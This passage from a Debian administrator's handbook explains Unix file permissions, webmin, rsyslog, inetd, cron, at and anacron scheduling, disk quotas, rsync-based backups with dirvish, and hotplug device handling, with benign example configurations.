Linux is definitely a multi-user system, so it is necessary to provide a permission system to control the set of authorized operations on files and directories, which includes all the system resources and devices (on a Unix system, any device is represented by a file or directory). This principle is common to all Unix systems, but a reminder is always useful, especially as there are some interesting and relatively unknown advanced uses.

Each file or directory has specific permissions for three categories of users:

- its owner (symbolized by `u` as in "user");
- its owner group (symbolized by `g` as in "group"), representing all the members of the group;
- the others (symbolized by `o` as in "other").

Three types of rights can be combined:

- reading (symbolized by `r` as in "read");
- writing (or modifying, symbolized by `w` as in "write");
- executing (symbolized by `x` as in "eXecute").

In the case of a file, these rights are easily understood: read access allows reading the content (including copying), write access allows changing it, and execute access allows you to run it (which will only work if it is a program).

***SECURITY* `setuid` and `setgid` executables**

Two particular rights are relevant to executable files: `setuid` and `setgid` (symbolized with the letter "s"). Note that we frequently speak of "bit", since each of these boolean values can be represented by a 0 or a 1. These two rights allow any user to execute the program with the rights of the owner or the group, respectively. This mechanism grants access to features requiring higher level permissions than those you would usually have.

Since a `setuid` root program is systematically run under the super-user identity, it is very important to ensure it is secure and reliable. Indeed, a user who would manage to subvert it to call a command of their choice could then impersonate the root user and have all rights on the system.

A directory is handled differently. Read access gives the right to consult the list of its entries (files and directories), write access allows creating or deleting files, and execute access allows crossing through it (especially to go there with the **cd** command). Being able to cross through a directory without being able to read it gives permission to access the entries therein that are known by name, but not to find them if you do not know their existence or their exact name.

SECURITY* `setgid` directory and *sticky bit

The `setgid` bit also applies to directories. Any newly-created item in such directories is automatically assigned the owner group of the parent directory, instead of inheriting the creator's main group as usual. This setup avoids the user having to change its main group (with the **newgrp** command) when working in a file tree shared between several users of the same dedicated group.

The "sticky" bit (symbolized by the letter "t") is a permission that is only useful in directories. It is especially used for temporary directories where everybody has write access (such as `/tmp/`): it restricts deletion of files so that only their owner (or the owner of the parent directory) can do it. Lacking this, everyone could delete other users' files in `/tmp/`.

Three commands control the permissions associated with a file:

- **chown** ***user file*** changes the owner of the file;
- **chgrp** ***group file*** alters the owner group;
- **chmod** ***rights file*** changes the permissions for the file.

There are two ways of presenting rights. Among them, the symbolic representation is probably the easiest to understand and remember. It involves the letter symbols mentioned above. You can define rights for each category of users (`u`/`g`/`o`), by setting them explicitly (with `=`), by adding (`+`), or subtracting (`-`). Thus the `u=rwx,g+rw,o-r` formula gives the owner read, write, and execute rights, adds read and write rights for the owner group, and removes read rights for other users. Rights not altered by the addition or subtraction in such a command remain unmodified. The letter `a`, for "all", covers all three categories of users, so that `a=rx` grants all three categories the same rights (read and execute, but not write).

The (octal) numeric representation associates each right with a value: 4 for read, 2 for write, and 1 for execute. We associate each combination of rights with the sum of the figures. Each value is then assigned to different categories of users by putting them end to end in the usual order (owner, group, others).

For instance, the **chmod 754** ***file*** command will set the following rights: read, write and execute for the owner (since 7 = 4 + 2 + 1); read and execute for the group (since 5 = 4 + 1); read-only for others. The `0` means no rights; thus **chmod 600** ***file*** allows for read/write rights for the owner, and no rights for anyone else. The most frequent right combinations are `755` for executable files and directories, and `644` for data files.

To represent special rights, you can prefix a fourth digit to this number according to the same principle, where the `setuid`, `setgid` and `sticky` bits are 4, 2 and 1, respectively. **chmod 4754** will associate the `setuid` bit with the previously described rights.

Note that the use of octal notation only allows to set all the rights at once on a file; you cannot use it to simply add a new right, such as read access for the group owner, since you must take into account the existing rights and compute the new corresponding numerical value.

TIP **Recursive operation**

Sometimes we have to change rights for an entire file tree. All the commands above have a `-R` option to operate recursively in sub-directories.

The distinction between directories and files sometimes causes problems with recursive operations. That is why the "X" letter has been introduced in the symbolic representation of rights. It represents a right to execute which applies only to directories (and not to files lacking this right). Thus, **chmod -R a+X** ***directory*** will only add execute rights for all categories of users (`a`) for all of the sub-directories and files for which at least one category of user (even if their sole owner) already has execute rights.

***TIP* Changing the user and group**

Frequently you want to change the group of a file at the same time that you change the owner. The **chown** command has a special syntax for that: **chown** ***user*:*group file***

***GOING FURTHER* umask**

When an application creates a file, it assigns indicative permissions, knowing that the system automatically removes certain rights, given by the command **umask**. Enter **umask** in a shell; you will see a mask such as `0022`. This is simply an octal representation of the rights to be systematically removed (in this case, the write right for the group and other users).

If you give it a new octal value, the **umask** command modifies the mask. Used in a shell initialization file (for example, `~/.bash_profile`), it will effectively change the default mask for your work sessions.

9.4. Administration Interfaces

Using a graphical interface for administration is interesting in various circumstances. An administrator does not necessarily know all the configuration details for all their services, and doesn't always have the time to go seeking out the documentation on the matter. A graphical interface for administration can thus accelerate the deployment of a new service. It can also simplify the setup of services which are hard to configure.

Such an interface is only an aid, and not an end in itself. In all cases, the administrator must master its behavior in order to understand and work around any potential problem.

Since no interface is perfect, you may be tempted to try several solutions. This is to be avoided as much as possible, since different tools are sometimes incompatible in their work methods. Even if they all aim to be very flexible and try to adopt the configuration file as a single reference, they are not always able to integrate external changes.

9.4.1. Administrating on a Web Interface: webmin

This is, without a doubt, one of the most successful administration interfaces. It is a modular system managed through a web browser, covering a wide array of areas and tools. Furthermore, it is internationalized and available in many languages.

Sadly, **webmin** is no longer part of Debian. Its Debian maintainer — Jaldhar H. Vyas — removed the packages he created because he no longer had the time required to maintain them at an acceptable quality level. Nobody has officially taken over, so Jessie does not have the **webmin** package.

There is, however, an unofficial package distributed on the `webmin.com` website. Contrary to the original Debian packages, this package is monolithic; all of its configuration modules are installed and activated by default, even if the corresponding service is not installed on the machine.

***SECURITY* Changing the root password**

On the first login, identification is conducted with the root username and its usual password. It is recommended to change the password used for **webmin** as soon as possible, so that if it is compromised, the root password for the server will not be involved, even if this confers important administrative rights to the machine.

Beware! Since **webmin** has so many features, a malicious user accessing it could compromise the security of the entire system. In general, interfaces of this kind are not recommended for important systems with strong security constraints (firewall, sensitive servers, etc.).

Webmin is used through a web interface, but it does not require Apache to be installed. Essentially, this software has its own integrated mini web server. This server listens by default on port 10000 and accepts secure HTTP connections.

Included modules cover a wide variety of services, among which:

- all base services: creation of users and groups, management of `crontab` files, init scripts, viewing of logs, etc.
- bind: DNS server configuration (name service);
- postfix: SMTP server configuration (e-mail);
- inetd: configuration of the **inetd** super-server;
- quota: user quota management;
- dhcpd: DHCP server configuration;
- proftpd: FTP server configuration;
- samba: Samba file server configuration;
- software: installation or removal of software from Debian packages and system updates.

The administration interface is available in a web browser at `https://localhost:10000`. Beware! Not all the modules are directly usable. Sometimes they must be configured by specifying the locations of the corresponding configuration files and some executable files (program). Frequently the system will politely prompt you when it fails to activate a requested module.

***ALTERNATIVE* GNOME control center**

The GNOME project also provides multiple administration interfaces that are usually accessible via the "Settings" entry in the user menu on the top right. **gnome-control-center** is the main program that brings them all together but many of the system wide configuration tools are effectively provided by other packages (accountsservice, system-config-printer, etc.). Although they are easy to use, these applications cover only a limited number of base services: user management, time configuration, network configuration, printer configuration, and so on.

9.4.2. Configuring Packages: debconf

Many packages are automatically configured after asking a few questions during installation through the Debconf tool. These packages can be reconfigured by running **dpkg-reconfigure *package***.

For most cases, these settings are very simple; only a few important variables in the configuration file are changed. These variables are often grouped between two "demarcation" lines so that reconfiguration of the package only impacts the enclosed area. In other cases, reconfiguration will not change anything if the script detects a manual modification of the configuration file, in order to preserve these human interventions (because the script can't ensure that its own modifications will not disrupt the existing settings).

***DEBIAN POLICY* Preserving changes**

The Debian Policy expressly stipulates that everything should be done to preserve manual changes made to a configuration file, so more and more scripts take precautions when editing configuration files. The general principle is simple: the script will only make changes if it knows the status of the configuration file, which is verified by comparing the checksum of the file against that of the last automatically generated file. If they are the same, the script is authorized to change the configuration file. Otherwise, it determines that the file has been changed and asks what action it should take (install the new file, save the

old file, or try to integrate the new changes with the existing file). This precautionary principle has long been unique to Debian, but other distributions have gradually begun to embrace it.

The **ucf** program (from the Debian package of the same name) can be used to implement such a behavior.

9.5. syslog System Events

9.5.1. Principle and Mechanism

The **rsyslogd** daemon is responsible for collecting service messages coming from applications and the kernel, then dispatching them into log files (usually stored in the `/var/log/` directory). It obeys the `/etc/rsyslog.conf` configuration file.

Each log message is associated with an application subsystem (called "facility" in the documentation):

- `auth` and `authpriv`: for authentication;
- `cron`: comes from task scheduling services, **cron** and **atd**;
- `daemon`: affects a daemon without any special classification (DNS, NTP, etc.);
- `ftp`: concerns the FTP server;
- `kern`: message coming from the kernel;
- `lpr`: comes from the printing subsystem;
- `mail`: comes from the e-mail subsystem;
- `news`: Usenet subsystem message (especially from an NNTP — Network News Transfer Protocol — server that manages newsgroups);
- `syslog`: messages from the **syslogd** server, itself;
- `user`: user messages (generic);
- `uucp`: messages from the UUCP server (Unix to Unix Copy Program, an old protocol notably used to distribute e-mail messages);
- `local0` to `local7`: reserved for local use.

Each message is also associated with a priority level. Here is the list in decreasing order:

- `emerg`: "Help!" There is an emergency, the system is probably unusable.
- `alert`: hurry up, any delay can be dangerous, action must be taken immediately;
- `crit`: conditions are critical;
- `err`: error;
- `warn`: warning (potential error);
- `notice`: conditions are normal, but the message is important;
- `info`: informative message;
- `debug`: debugging message.

9.5.2. The Configuration File

The syntax of the `/etc/rsyslog.conf` file is detailed in the rsyslog.conf(5) manual page, but there is also HTML documentation available in the rsyslog-doc package

(`/usr/share/doc/rsyslog-doc/html/index.html`). The overall principle is to write "selector" and "action" pairs. The selector defines all relevant messages, and the actions describes how to deal with them.

9.5.2.1. Syntax of the Selector

The selector is a semicolon-separated list of *`subsystem.priority`* pairs (example: `auth.notice;mail.info`). An asterisk may represent all subsystems or all priorities (examples: `*.alert` or `mail.*`). Several subsystems can be grouped, by separating them with a comma (example: `auth,mail.info`). The priority indicated also covers messages of equal or higher priority; thus `auth.alert` indicates the `auth` subsystem messages of `alert` or `emerg` priority. Prefixed with an exclamation point (!), it indicates the opposite, in other words the strictly lower priorities; `auth.!notice`, thus, indicates messages issued from `auth`, with `info` or `debug` priority. Prefixed with an equal sign (=), it corresponds to precisely and only the priority indicated (`auth.=notice` only concerns messages from `auth` with `notice` priority).

Each element in the list on the selector overrides previous elements. It is thus possible to restrict a set or to exclude certain elements from it. For example, `kern.info;kern.!err` means messages from the kernel with priority between `info` and `warn`. The `none` priority indicates the empty set (no priorities), and may serve to exclude a subsystem from a set of messages. Thus, `*.crit;kern.none` indicates all the messages of priority equal to or higher than `crit` not coming from the kernel.

9.5.2.2. Syntax of Actions

BACK TO BASICS **The named pipe, a persistent pipe**

A named pipe is a particular type of file that operates like a traditional pipe (the pipe that you make with the "|" symbol on the command line), but via a file. This mechanism has the advantage of being able to relate two unrelated processes. Anything written to a named pipe blocks the process that writes until another process attempts to read the data written. This second process reads the data written by the first, which can then resume execution.

Such a file is created with the **mkfifo** command.

The various possible actions are:

- add the message to a file (example: `/var/log/messages`);
- send the message to a remote **syslog** server (example: `@log.falcot.com`);
- send the message to an existing named pipe (example: `|/dev/xconsole`);
- send the message to one or more users, if they are logged in (example: `root,rhertzog`);
- send the message to all logged in users (example: `*`);
- write the message in a text console (example: `/dev/tty8`).

SECURITY **Forwarding logs**

It is a good idea to record the most important logs on a separate machine (perhaps dedicated for this purpose), since this will prevent any possible intruder from removing traces of their intrusion (unless, of course, they also compromise this other

server). Furthermore, in the event of a major problem (such as a kernel crash), you have the logs available on another machine, which increases your chances of determining the sequence of events that caused the crash.

To accept log messages sent by other machines, you must reconfigure *rsyslog*: in practice, it is sufficient to activate the ready-for-use entries in `/etc/rsyslog.conf` (`$ModLoad imudp` and `$UDPServerRun 514`).

9.6. The inetd Super-Server

Inetd (often called “Internet super-server”) is a server of servers. It executes rarely used servers on demand, so that they do not have to run continuously.

The `/etc/inetd.conf` file lists these servers and their usual ports. The **inetd** command listens to all of them; when it detects a connection to any such port, it executes the corresponding server program.

> ***DEBIAN POLICY* Register a server in `inetd.conf`**
>
> Packages frequently want to register a new server in the `/etc/inetd.conf` file, but Debian Policy prohibits any package from modifying a configuration file that it doesn't own. This is why the **update-inetd** script (in the package with the same name) was created: It manages the configuration file, and other packages can thus use it to register a new server to the super-server's configuration.

Each significant line of the `/etc/inetd.conf` file describes a server through seven fields (separated by spaces):

- The TCP or UDP port number, or the service name (which is mapped to a standard port number with the information contained in the `/etc/services` file).
- The socket type: `stream` for a TCP connection, `dgram` for UDP datagrams.
- The protocol: `tcp` or `udp`.
- The options: two possible values: `wait` or `nowait`, to tell **inetd** whether it should wait or not for the end of the launched process before accepting another connection. For TCP connections, easily multiplexable, you can usually use `nowait`. For programs responding over UDP, you should use `nowait` only if the server is capable of managing several connections in parallel. You can suffix this field with a period, followed by the maximum number of connections authorized per minute (the default limit is 256).
- The user name of the user under whose identity the server will run.
- The full path to the server program to execute.
- The arguments: this is a complete list of the program's arguments, including its own name (`argv[0]` in C).

The following example illustrates the most common cases:

Пример 9.1. Excerpt from `/etc/inetd.conf`

```
talk   dgram  udp wait    nobody.tty /usr/sbin/in.talkd in.talkd
finger stream tcp nowait  nobody     /usr/sbin/tcpd     in.fingerd
ident  stream tcp nowait  nobody     /usr/sbin/identd   identd -i
```

The **tcpd** program is frequently used in the `/etc/inetd.conf` file. It allows limiting incoming connections by applying access control rules, documented in the hosts_access(5) manual page, and which are configured in the `/etc/hosts.allow` and `/etc/hosts.deny` files. Once it has been determined that the connection is authorized, **tcpd** executes the real server (like **in.fingerd**

in our example). It is worth noting that **tcpd** relies on the name under which it was invoked (that is the first argument, `argv[0]`) to identify the real program to run. So you should not start the arguments list with `tcpd` but with the program that must be wrapped.

***COMMUNITY* Wietse Venema**

Wietse Venema, whose expertise in security has made him a renowned programmer, is the author of the **tcpd** program. He is also the main creator of Postfix, the modular e-mail server (SMTP, Simple Mail Transfer Protocol), designed to be safer and more reliable than **sendmail**, which features a long history of security vulnerabilities.

***ALTERNATIVE* Other inetd commands**

While Debian installs openbsd-inetd by default, there is no lack of alternatives: we can mention inetutils-inetd, micro-inetd, rlinetd and xinetd.

This last incarnation of a super-server offers very interesting possibilities. Most notably, its configuration can be split into several files (stored, of course, in the `/etc/xinetd.d/` directory), which can make an administrator's life easier.

Last but not least, it is even possible to emulate **inetd**'s behaviour with **systemd**'s socket-activation mechanism (see Раздел 9.1.1, «The systemd init system»).

9.7. Scheduling Tasks with cron and atd

cron is the daemon responsible for executing scheduled and recurring commands (every day, every week, etc.); **atd** is that which deals with commands to be executed a single time, but at a specific moment in the future.

In a Unix system, many tasks are scheduled for regular execution:

- rotating the logs;
- updating the database for the **locate** program;
- back-ups;
- maintenance scripts (such as cleaning out temporary files).

By default, all users can schedule the execution of tasks. Each user has thus their own *crontab* in which they can record scheduled commands. It can be edited by running **crontab -e** (its content is stored in the `/var/spool/cron/crontabs/`*`user`* file).

> ***SECURITY*** **Restricting cron or atd**
>
> You can restrict access to **cron** by creating an explicit authorization file (whitelist) in `/etc/cron.allow`, in which you indicate the only users authorized to schedule commands. All others will automatically be deprived of this feature. Conversely, to only block one or two troublemakers, you could write their username in the explicit prohibition file (blacklist), `/etc/cron.deny`. This same feature is available for **atd**, with the `/etc/at.allow` and `/etc/at.deny` files.

The root user has their own *crontab*, but can also use the `/etc/crontab` file, or write additional *crontab* files in the `/etc/cron.d` directory. These last two solutions have the advantage of being able to specify the user identity to use when executing the command.

The *cron* package includes by default some scheduled commands that execute:

- programs in the `/etc/cron.hourly/` directory once per hour;
- programs in `/etc/cron.daily/` once per day;
- programs in `/etc/cron.weekly/` once per week;
- programs in `/etc/cron.monthly/` once per month.

Many Debian packages rely on this service: by putting maintenance scripts in these directories, they ensure optimal operation of their services.

9.7.1. Format of a `crontab` File

> ***TIP*** **Text shortcuts for cron**
>
> **cron** recognizes some abbreviations which replace the first five fields in a `crontab` entry. They correspond to the most classic scheduling options:

- `@yearly`: once per year (January 1, at 00:00);
- `@monthly`: once per month (the 1st of the month, at 00:00);
- `@weekly`: once per week (Sunday at 00:00);
- `@daily`: once per day (at 00:00);
- `@hourly`: once per hour (at the beginning of each hour).

***SPECIAL CASE* cron and daylight savings time**

In Debian, **cron** takes the time change (for Daylight Savings Time, or in fact for any significant change in the local time) into account as best as it can. Thus, the commands that should have been executed during an hour that never existed (for example, tasks scheduled at 2:30 am during the Spring time change in France, since at 2:00 am the clock jumps directly to 3:00 am) are executed shortly after the time change (thus around 3:00 am DST). On the other hand, in autumn, when commands would be executed several times (2:30 am DST, then an hour later at 2:30 am standard time, since at 3:00 am DST the clock turns back to 2:00 am) are only executed once.

Be careful, however, if the order in which the different scheduled tasks and the delay between their respective executions matters, you should check the compatibility of these constraints with **cron**'s behavior; if necessary, you can prepare a special schedule for the two problematic nights per year.

Each significant line of a *crontab* describes a scheduled command with the six (or seven) following fields:

- the value for the minute (number from 0 to 59);
- the value for the hour (from 0 to 23);
- the value for the day of the month (from 1 to 31);
- the value for the month (from 1 to 12);
- the value for the day of the week (from 0 to 7, 1 corresponding to Monday, Sunday being represented by both 0 and 7; it is also possible to use the first three letters of the name of the day of the week in English, such as `Sun`, `Mon`, etc.);
- the user name under whose identity the command must be executed (in the `/etc/crontab` file and in the fragments located in `/etc/cron.d/`, but not in the users' own crontab files);
- the command to execute (when the conditions defined by the first five columns are met).

All these details are documented in the crontab(5) man page.

Each value can be expressed in the form of a list of possible values (separated by commas). The syntax `a-b` describes the interval of all the values between `a` and `b`. The syntax `a-b/c` describes the interval with an increment of `c` (example: `0-10/2` means `0,2,4,6,8,10`). An asterisk `*` is a wildcard, representing all possible values.

Пример 9.2. Sample `crontab` file

```
#Format
#min hour day mon dow  command

# Download data every night at 7:25 pm
 25  19   *   *   *    $HOME/bin/get.pl

# 8:00 am, on weekdays (Monday through Friday)
 00  08   *   *   1-5  $HOME/bin/dosomething
```

```
# Restart the IRC proxy after each reboot
@reboot /usr/bin/dircproxy
```

***TIP* Executing a command on boot**

To execute a command a single time, just after booting the computer, you can use the `@reboot` macro (a simple restart of **cron** does not trigger a command scheduled with `@reboot`). This macro replaces the first five fields of an entry in the *crontab*.

***ALTERNATIVE* Emulating cron with systemd**

It is possible to emulate part of **cron**'s behaviour with **systemd**'s timer mechanism (see Раздел 9.1.1, «The systemd init system»).

9.7.2. Using the at Command

The **at** executes a command at a specified moment in the future. It takes the desired time and date as command-line parameters, and the command to be executed in its standard input. The command will be executed as if it had been entered in the current shell. **at** even takes care to retain the current environment, in order to reproduce the same conditions when it executes the command. The time is indicated by following the usual conventions: `16:12` or `4:12pm` represents 4:12 pm. The date can be specified in several European and Western formats, including `DD.MM.YY` (`27.07.15` thus representing 27 July 2015), `YYYY-MM-DD` (this same date being expressed as `2015-07-27`), `MM/DD/[CC]YY` (ie., `12/25/15` or `12/25/2015` will be December 25, 2015), or simple `MMDD[CC]YY` (so that `122515` or `12252015` will, likewise, represent December 25, 2015). Without it, the command will be executed as soon as the clock reaches the time indicated (the same day, or tomorrow if that time has already passed on the same day). You can also simply write “today” or “tomorrow”, which is self-explanatory.

```
$ at 09:00 27.07.15 <<END
> echo "Don't forget to wish a Happy Birthday to Raphaël!" \
>   | mail lolando@debian.org
> END
warning: commands will be executed using /bin/sh
job 31 at Mon Jul 27 09:00:00 2015
```

An alternative syntax postpones the execution for a given duration: **at now +** ***number period***. The *period* can be `minutes`, `hours`, `days`, or `weeks`. The *number* simply indicates the number of said units that must elapse before execution of the command.

To cancel a task scheduled by **cron**, simply run **crontab -e** and delete the corresponding line in the *crontab* file. For **at** tasks, it is almost as easy: run **atrm** ***task-number***. The task number is indicated by the **at** command when you scheduled it, but you can find it again with the **atq** command, which gives the current list of scheduled tasks.

9.8. Scheduling Asynchronous Tasks: anacron

anacron is the daemon that completes **cron** for computers that are not on at all times. Since regular tasks are usually scheduled for the middle of the night, they will never be executed if the computer is off at that time. The purpose of **anacron** is to execute them, taking into account periods in which the computer is not working.

Please note that **anacron** will frequently execute such activity a few minutes after booting the machine, which can render the computer less responsive. This is why the tasks in the `/etc/anacrontab` file are started with the **nice** command, which reduces their execution priority and thus limits their impact on the rest of the system. Beware, the format of this file is not the same as that of `/etc/crontab`; if you have particular needs for **anacron**, see the anacrontab(5) manual page.

***BACK TO BASICS* Priorities and nice**

Unix systems (and thus Linux) are multi-tasking and multi-user systems. Indeed, several processes can run in parallel, and be owned by different users: the kernel mediates access to the resources between the different processes. As a part of this task, it has a concept of priority, which allows it to favor certain processes over others, as needed. When you know that a process can run in low priority, you can indicate so by running it with **nice** ***program***. The program will then have a smaller share of the CPU, and will have a smaller impact on other running processes. Of course, if no other processes needs to run, the program will not be artificially held back.

nice works with levels of "niceness": the positive levels (from 1 to 19) progressively lower the priority, while the negative levels (from -1 to -20) will increase it — but only root can use these negative levels. Unless otherwise indicated (see the nice(1) manual page), **nice** increases the current level by 10.

If you discover that an already running task should have been started with **nice** it is not too late to fix it; the **renice** command changes the priority of an already running process, in either direction (but reducing the "niceness" of a process is reserved for the root user).

Installation of the anacron package deactivates execution by **cron** of the scripts in the `/etc/cron.hourly/`, `/etc/cron.daily/`, `/etc/cron.weekly/`, and `/etc/cron.monthly/` directories. This avoids their double execution by **anacron** and **cron**. The **cron** command remains active and will continue to handle the other scheduled tasks (especially those scheduled by users).

9.9. Quotas

The quota system allows limiting disk space allocated to a user or group of users. To set it up, you must have a kernel that supports it (compiled with the `CONFIG_QUOTA` option) — as is the case with Debian kernels. The quota management software is found in the quota Debian package.

To activate quota in a filesystem, you have to indicate the `usrquota` and `grpquota` options in `/etc/fstab` for the user and group quotas, respectively. Rebooting the computer will then update the quotas in the absence of disk activity (a necessary condition for proper accounting of already used disk space).

The **edquota** ***user*** (or **edquota -g** ***group***) command allows you to change the limits while examining current disk space usage.

> ***GOING FURTHER*** **Defining quotas with a script**
>
> The **setquota** program can be used in a script to automatically change many quotas. Its setquota(8) manual page details the syntax to use.

The quota system allows you to set four limits:

- two limits (called “soft” and “hard”) refer to the number of blocks consumed. If the filesystem was created with a block-size of 1 kibibyte, a block contains 1024 bytes from the same file. Unsaturated blocks thus induce losses of disk space. A quota of 100 blocks, which theoretically allows storage of 102,400 bytes, will however be saturated with just 100 files of 500 bytes each, only representing 50,000 bytes in total.
- two limits (soft and hard) refer to the number of inodes used. Each file occupies at least one inode to store information about it (permissions, owner, timestamp of last access, etc.). It is thus a limit on the number of user files.

A “soft” limit can be temporarily exceeded; the user will simply be warned that they are exceeding the quota by the **warnquota** command, which is usually invoked by **cron**. A “hard” limit can never be exceeded: the system will refuse any operation that will cause a hard quota to be exceeded.

> ***VOCABULARY*** **Blocks and inodes**
>
> The filesystem divides the hard drive into blocks — small contiguous areas. The size of these blocks is defined during creation of the filesystem, and generally varies between 1 and 8 kibibytes.
>
> A block can be used either to store the real data of a file, or for meta-data used by the filesystem. Among this meta-data, you will especially find the inodes. An inode uses a block on the hard drive (but this block is not taken into consideration in the block quota, only in the inode quota), and contains both the information on the file to which it corresponds (name, owner, permissions, etc.) and the pointers to the data blocks that are actually used. For very large files that occupy more blocks than it is possible to reference in a single inode, there is an indirect block system; the inode references a list of blocks that do not directly contain data, but another list of blocks.

With the **edquota -t** command, you can define a maximum authorized "grace period" within which a soft limit may be exceeded. After this period, the soft limit will be treated like a hard limit, and the user will have to reduce their disk space usage to within this limit in order to be able to write anything to the hard drive.

***GOING FURTHER* Setting up a default quota for new users**

To automatically setup a quota for new users, you have to configure a template user (with **edquota** or **setquota**) and indicate their user name in the `QUOTAUSER` variable in the `/etc/adduser.conf` file. This quota configuration will then be automatically applied to each new user created with the **adduser** command.

9.10. Backup

Making backups is one of the main responsibilities of any administrator, but it is a complex subject, involving powerful tools which are often difficult to master.

Many programs exist, such as **amanda**, **bacula**, **BackupPC**. Those are client/server system featuring many options, whose configuration is rather difficult. Some of them provide user-friendly web interfaces to mitigate this. But Debian contains dozens of other backup software covering all possible use cases, as you can easily confirm with **apt-cache search backup**.

Rather than detailing some of them, this section will present the thoughts of the Falcot Corp administrators when they defined their backup strategy.

At Falcot Corp, backups have two goals: recovering erroneously deleted files, and quickly restoring any computer (server or desktop) whose hard drive has failed.

9.10.1. Backing Up with rsync

Backups on tape having been deemed too slow and costly, data will be backed up on hard drives on a dedicated server, on which the use of software RAID (see Раздел 12.1.1, «Программный RAID») will protect the data from hard drive failure. Desktop computers are not backed up individually, but users are advised that their personal account on their department's file server will be backed up. The **rsync** command (from the package of the same name) is used daily to back up these different servers.

> ***BACK TO BASICS* The hard link, a second name for the file**
>
> A hard link, as opposed to a symbolic link, cannot be differentiated from the linked file. Creating a hard link is essentially the same as giving an existing file a second name. This is why the deletion of a hard link only removes one of the names associated with the file. As long as another name is still assigned to the file, the data therein remain present on the filesystem. It is interesting to note that, unlike a copy, the hard link does not take up additional space on the hard drive.
>
> A hard link is created with the **ln *`target link`*** command. The *`link`* file is then a new name for the *`target`* file. Hard links can only be created on the same filesystem, while symbolic links are not subject to this limitation.

The available hard drive space prohibits implementation of a complete daily backup. As such, the **rsync** command is preceded by a duplication of the content of the previous backup with hard links, which prevents usage of too much hard drive space. The **rsync** process then only replaces files that have been modified since the last backup. With this mechanism a great number of backups can be kept in a small amount of space. Since all backups are immediately available and accessible (for example, in different directories of a given share on the network), you can quickly make comparisons between two given dates.

This backup mechanism is easily implemented with the **dirvish** program. It uses a backup storage space (“bank” in its vocabulary) in which it places timestamped copies of sets of backup files

(these sets are called “vaults” in the dirvish documentation).

The main configuration is in the `/etc/dirvish/master.conf` file. It defines the location of the backup storage space, the list of “vaults” to manage, and default values for expiration of the backups. The rest of the configuration is located in the *`bank/vault`*`/dirvish/default.conf` files and contains the specific configuration for the corresponding set of files.

Пример 9.3. The `/etc/dirvish/master.conf` file

```
bank:
    /backup
exclude:
    lost+found/
    core
    *~
Runall:
    root    22:00
expire-default: +15 days
expire-rule:
#   MIN HR    DOM MON        DOW  STRFTIME_FMT
    *   *     *   *          1    +3 months
    *   *     1-7 *          1    +1 year
    *   *     1-7 1,4,7,10   1
```

The `bank` setting indicates the directory in which the backups are stored. The `exclude` setting allows you to indicate files (or file types) to exclude from the backup. The `Runall` is a list of file sets to backup with a time-stamp for each set, which allows you to assign the correct date to the copy, in case the backup is not triggered at precisely the assigned time. You have to indicate a time just before the actual execution time (which is, by default, 10:04 pm in Debian, according to `/etc/cron.d/dirvish`). Finally, the `expire-default` and `expire-rule` settings define the expiration policy for backups. The above example keeps forever backups that are generated on the first Sunday of each quarter, deletes after one year those from the first Sunday of each month, and after 3 months those from other Sundays. Other daily backups are kept for 15 days. The order of the rules does matter, Dirvish uses the last matching rule, or the `expire-default` one if no other `expire-rule` matches.

> ***IN PRACTICE* Scheduled expiration**
>
> The expiration rules are not used by **dirvish-expire** to do its job. In reality, the expiration rules are applied when creating a new backup copy to define the expiration date associated with that copy. **dirvish-expire** simply peruses the stored copies and deletes those for which the expiration date has passed.

Пример 9.4. The `/backup/root/dirvish/default.conf` file

```
client: rivendell.falcot.com
tree: /
xdev: 1
index: gzip
image-default: %Y%m%d
exclude:
    /var/cache/apt/archives/*.deb
    /var/cache/man/**
    /tmp/**
```

```
/var/tmp/**
*.bak
```

The above example specifies the set of files to back up: these are files on the machine *rivendell.falcot.com* (for local data backup, simply specify the name of the local machine as indicated by **hostname**), especially those in the root tree (`tree: /`), except those listed in `exclude`. The backup will be limited to the contents of one filesystem (`xdev: 1`). It will not include files from other mount points. An index of saved files will be generated (`index: gzip`), and the image will be named according to the current date (`image-default: %Y%m%d`).

There are many options available, all documented in the dirvish.conf(5) manual page. Once these configuration files are setup, you have to initialize each file set with the **dirvish --vault *`vault`* --init** command. From there on the daily invocation of **dirvish-runall** will automatically create a new backup copy just after having deleted those that expired.

IN PRACTICE Remote backup over SSH

When dirvish needs to save data to a remote machine, it will use **ssh** to connect to it, and will start **rsync** as a server. This requires the root user to be able to automatically connect to it. The use of an SSH authentication key allows precisely that (see Раздел 9.2.1.1, «Key-Based Authentication»).

9.10.2. Restoring Machines without Backups

Desktop computers, which are not backed up, will be easy to reinstall from custom DVD-ROMs prepared with *Simple-CDD* (see Раздел 12.3.3, «Simple-CDD: решение «всё-в-одном»»). Since this performs an installation from scratch, it loses any customization that can have been made after the initial installation. This is fine since the systems are all hooked to a central LDAP directory for accounts and most desktop applications are preconfigured thanks to dconf (see Раздел 13.3.1, «GNOME» for more information about this).

The Falcot Corp administrators are aware of the limits in their backup policy. Since they can't protect the backup server as well as a tape in a fireproof safe, they have installed it in a separate room so that a disaster such as a fire in the server room won't destroy backups along with everything else. Furthermore, they do an incremental backup on DVD-ROM once per week — only files that have been modified since the last backup are included.

GOING FURTHER Backing up SQL and LDAP services

Many services (such as SQL or LDAP databases) cannot be backed up by simply copying their files (unless they are properly interrupted during creation of the backups, which is frequently problematic, since they are intended to be available at all times). As such, it is necessary to use an "export" mechanism to create a "data dump" that can be safely backed up. These are often quite large, but they compress well. To reduce the storage space required, you will only store a complete text file per week, and a **diff** each day, which is created with a command of the type **diff *`file_from_yesterday file_from_today`***. The **xdelta** program produces incremental differences from binary dumps.

CULTURE TAR, the standard for tape backups

Historically, the simplest means of making a backup on Unix was to store a *TAR* archive on a tape. The **tar** command even got its name from "Tape ARchive".

9.11. Hot Plugging: *hotplug*

9.11.1. Introduction

The *hotplug* kernel subsystem dynamically handles the addition and removal of devices, by loading the appropriate drivers and by creating the corresponding device files (with the help of **udevd**). With modern hardware and virtualization, almost everything can be hotplugged: from the usual USB/PCMCIA/IEEE 1394 peripherals to SATA hard drives, but also the CPU and the memory.

The kernel has a database that associates each device ID with the required driver. This database is used during boot to load all the drivers for the peripheral devices detected on the different buses, but also when an additional hotplug device is connected. Once the device is ready for use, a message is sent to **udevd** so it will be able to create the corresponding entry in `/dev/`.

9.11.2. The Naming Problem

Before the appearance of hotplug connections, it was easy to assign a fixed name to a device. It was based simply on the position of the devices on their respective bus. But this is not possible when such devices can come and go on the bus. The typical case is the use of a digital camera and a USB key, both of which appear to the computer as disk drives. The first one connected may be `/dev/sdb` and the second `/dev/sdc` (with `/dev/sda` representing the computer's own hard drive). The device name is not fixed; it depends on the order in which devices are connected.

